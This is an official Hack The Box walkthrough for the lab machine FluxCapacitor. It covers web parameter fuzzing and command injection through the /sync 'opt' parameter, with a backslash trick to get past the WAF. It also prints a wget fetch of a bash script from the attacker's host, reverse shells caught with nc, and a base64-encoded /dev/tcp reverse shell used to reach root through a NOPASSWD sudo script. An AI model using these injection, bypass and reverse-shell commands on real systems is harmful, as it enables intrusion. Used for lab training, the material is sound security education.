Hack The Box
PEN-TESTING LABS

FluxCapacitor

11th May 2018 / Document No D18.100.04

Prepared By: Alexander Reid (Arrexel)

Machine Author: del_EzjAx34h

Difficulty: Medium

Classification: Official

SYNOPSIS

FluxCapacitor focuses on intermediate/advanced enumeration of web applications as well as bypassing web application firewall rules. Overall, FluxCapacitor is not overly challenging and provides a good learning experience for fuzzing HTTP parameters.

Skills Required


- Intermediate knowledge of Linux
- Knowledge of basic web fuzzing techniques

Skills Learned

- Enumerating HTTP parameters
- Bypassing basic WAF rules
- Exploiting NOPASSWD

Enumeration

Nmap



Target: 10.10.10.69

Profile: Intense scan


Command: nmap -T4 -A -v 10.10.10.69

OS	Host
	fluxcapacitor.h

Port	Protocol	State	Service	Version
80	tcp	open	http	SuperWAF

Nmap reveals only a single open port, which appears to be some type of web application firewall according to the version details.

Dirbuster


OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File
Options
About
Help
Scan Information
Results - List View: Dirs: 0 Files: 5
Results - Tree View
Errors: 4
Change
Back
Pause
Stop
Report

http://10.10.10.69:80/

Directory Stucture	Response Code	Response Size
/	200	643
sync	200	152
sync.php	200	152
synctoy	200	152
synctoy.php	200	152
synching	200	152
synching.php	200	152
sync_scan	200	152
sync_scan.php	200	152
syncbackse	200	152
syncbackse.php	200	152

Current speed: 361 requests/sec
(Select and right click for more options)
Average speed: (T) 344, (C) 347 requests/sec
Parse Queue Size: 0
Total Requests: 216425/441097
Current number of running threads: 100
Time To Finish: 00:10:47
DirBuster Stopped
/jindex.php


Dirbuster reveals several results, all starting with **/sync**. Some manual testing shows that **/sync** followed by any other text will always yield the same result. Attempting to view the site in Firefox presents a 403 forbidden error, which reveals that the server is running OpenResty 1.13.6.1.

Exploitation

Attempting to curl the **/sync** endpoint will result in a timestamp being returned. A bit of testing reveals that any user-agent containing “Mozilla” will return a 403 error.

Wordlist:
https://github.com/danielmiessler/SecLists/blob/master/Discovery/Web-Content/burp-parameter-names.txt


Using the above wordlist, it is possible to fuzz and find a parameter name for the **/sync** endpoint. With wfuzz, the syntax is **wfuzz -c -z file,burp-parameter-names.txt --hh=19 http://10.10.10.69/sync?FUZZ=writeup**


root@kali: ~/Desktop/wordlists
File Edit View Search Terminal Help

```
Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly
when fuzzing SSL sites. Check Wfuzz's documentation for more information.

********************************************************
* Wfuzz 2.2.3 - The Web Fuzzer                         *
********************************************************

Target: HTTP://10.10.10.69/sync?FUZZ=writeup
Total requests: 2588

==================================================================
ID      Response   Lines      Word         Chars          Payload
==================================================================

00753:  C=403      7 L       10 W         175 Ch         "opt"
02087:  C=200      2 L        1 W          19 Ch         "visualizationSettings
02226:  C=200      2 L        1 W          19 Ch         "ShowFieldTypesInDat
Total time: 15.64130
Processed Requests: 2588
Filtered Requests: 2587
Requests/sec.: 165.4593

root@kali:~/Desktop/wordlists#
```


The parameter **opt** is the only result with a 403 error.

Very basic tests quickly reveal that the **opt** parameter is vulnerable to command injection.


root@kali: ~/Desktop/writeups/fluxcapacitor
File Edit View Search Terminal Help


```
root@kali:~/Desktop/writeups/fluxcapacitor# curl -v "http://10.10.10.69/sync?opt
=' id'"
*   Trying 10.10.10.69...
* TCP_NODELAY set
* Connected to 10.10.10.69 (10.10.10.69) port 80 (#0)
> GET /sync?opt=' id' HTTP/1.1
> Host: 10.10.10.69
> User-Agent: curl/7.57.0
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Sat, 12 May 2018 21:04:45 GMT
< Content-Type: text/plain
< Transfer-Encoding: chunked
< Connection: keep-alive
< Server: SuperWAF
<
uid=65534(nobody) gid=65534(nogroup) groups=65534(nogroup)
bash: -c: option requires an argument

* Connection #0 to host 10.10.10.69 left intact
root@kali:~/Desktop/writeups/fluxcapacitor#
```

There is a fairly simple filter which seems to return a 403 for strings longer than 2 characters. To bypass this, the escape character \ can be used to break up strings. For example, **w\h\o\a\m\i** will bypass the filter and execute successfully.




```
root@kali:~/Desktop/writeups/fluxcapacitor# curl -v "http://10.10.10.69/sync?opt
=' w\h\o\a\m\i'"
```

The pattern /-/ (with anything in between) also appears to be caught by the filter. By serving a bash script as **index.html**, the use of a slash in wget/curl can be avoided and the command execution can be leveraged to obtain a reverse shell.



```
root@kali:~/Desktop/writeups/fluxcapacitor# curl -v "http://10.10.10.69/sync?opt
=' w\g\e\t 10.10.14.3 -O /t\m\p/w\r\i\t\e\u\p'"
```

The bash script can be easily executed, and a reverse connection is opened.




root@kali: ~/Desktop/writeups/fluxcapacitor
File Edit View Search Terminal Help

```
< Date: Sun, 13 May 2018 17:38:32 GMT
< Content-Type: text/html
< Content-Length: 175
< Connection: keep-alive
<
<html>
<head><title>403 Forbidden</title></head>
<body bgcolor="white">
<center><h1>403 Forbidden</h1></center>
<hr><center>openresty/1.13.6.1</center>
</body>
</html>
* Connection #0 to host 10.10.10.69 left intact
root@kali:~/Desktop/writeups/fluxcapacitor# curl -v "http://10.10.10.69/sync?opt
=' b\a\s\h /t\m\p/w\r\i\t\e\u\p'"
*   Trying 10.10.10.69...
* TCP_NODELAY set
* Connected to 10.10.10.69 (10.10.10.69) port 80 (#0)
> GET /sync?opt=' b\a\s\h /t\m\p/w\r\i\t\e\u\p' HTTP/1.1
> Host: 10.10.10.69
> User-Agent: curl/7.57.0
> Accept: */*
>
KeyboardInterrupt
root@kali:~/Desktop/writeups/fluxcapacitor# nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.10.69] 50820
bash: cannot set terminal process group (512): Inappropriate ioctl for device
bash: no job control in this shell
nobody@fluxcapacitor:/$ whoami
whoami
nobody
nobody@fluxcapacitor:/$ pwd
pwd
/
nobody@fluxcapacitor:/$
```


Privilege Escalation

Escalating privileges if fairly straightforward. Simply running **sudo -l** exposes a NOPASSWD script at **/home/themiddle/.monit**.



```
nobody@fluxcapacitor:/$ cat /home/themiddle/.monit
cat /home/themiddle/.monit
#!/bin/bash

if [ "$1" == "cmd" ]; then
        echo "Trying to execute ${2}"
        CMD=$(echo -n ${2} | base64 -d)
        bash -c "$CMD"
fi
nobody@fluxcapacitor:/$
```

Reviewing the script, it appears that the first argument must be **cmd**, followed by a second argument which is a Base64-encoded command that will be executed. For example, running the command **sudo /home/themiddle/.monit cmd d2hvYW1p** will execute **whoami** and output **root**.



```
nobody@fluxcapacitor:/$ sudo /home/themiddle/.monit cmd d2hvYW1p
sudo /home/themiddle/.monit cmd d2hvYW1p
Trying to execute d2hvYW1p
root
nobody@fluxcapacitor:/$ sudo /home/themiddle/.monit cmd YmFzaCAtaSA+JiAvZGV2L3Rj
cC8xMC4xMC4xNC4zLzEyMzUgMD4mMQ==
<CAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4zLzEyMzUgMD4mMQ==
Trying to execute YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4zLzEyMzUgMD4mMQ==
```

```
root@kali:~# nc -nvlp 1235
listening on [any] 1235 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.10.69] 44390
bash: cannot set terminal process group (512): Inappropriate ioctl for device
bash: no job control in this shell
root@fluxcapacitor:/#
```